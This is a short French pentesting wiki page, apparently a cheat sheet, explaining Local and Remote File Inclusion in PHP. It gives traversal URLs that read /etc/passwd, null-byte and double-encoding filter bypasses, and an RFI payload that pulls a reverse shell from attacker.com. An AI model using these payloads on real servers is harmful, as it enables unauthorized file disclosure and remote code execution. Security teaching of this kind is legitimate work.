
[Exploitation/Web] LFI / RFI

Introduction

Les vulnérabilités web **LFI** pour *Local File Inclusion* et **RFI** pour *Remote File Inclusion* sont utilisées pour accéder à des ressources non autorisées sur le serveur cible.

Elles exploitent généralement un paramètre mal protégé qui utilise souvent une fonction **include** (notamment en PHP).



Sources

- Hacktricks - File Inclusion

LFI

Exploitation traditionnelle

Admettons le cas d'une page web **index.php** avec un paramètre page pour inclure d'autres fichiers tels que **1.php** situé dans le même dossier **/var/www/html**.

Vous pourriez accéder au fichier **/etc/passwd** grâce à l'injection suivante :

```
http://example.com/index.php?page=../../../etc/passwd
```

Null byte

Vous pourriez aussi utiliser un **nullbyte** pour supprimer un filtre basé sur l'extension du fichier de la manière suivante :

```
http://example.com/index.php?page=../../../etc/passwd%00
```

Encodage

Parfois, certains filtres vérifient la présence du caractère **"/"** ou **"."** par exemple.

Vous pourriez le faire en encodant ou en double-encodant ces caractères :

```
http://example.com/index.php?page=..%252f..%252f..%252fetc%252fpasswd
http://example.com/index.php?page=..%c0%af..%c0%af..%c0%afetc%c0%afpasswd
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00
```

Wrapper PHP

Dans des cas spécifiques vous allez devoir utiliser des **wrappers** qui sont des fonctions php qui permettent notamment d'accéder à des ressources.

- https://book.hacktricks.xyz/pentesting-web/file-inclusion#php-filter
- https://www.php.net/manual/fr/wrappers.php

RFI

Exploitation traditionnelle

Si une RFI est exploitable, il vous faudra monter un serveur web, héberger un reverse shell php dessus, lancer un listener et exécuter votre payload de la manière suivante :

```
http://example.com/index.php?page=http://attacker.com/mal.php
```

Revision #4
Created 2023-12-12 10:58:45 UTC by Elieroc
Updated 2024-05-03 13:20:10 UTC by Elieroc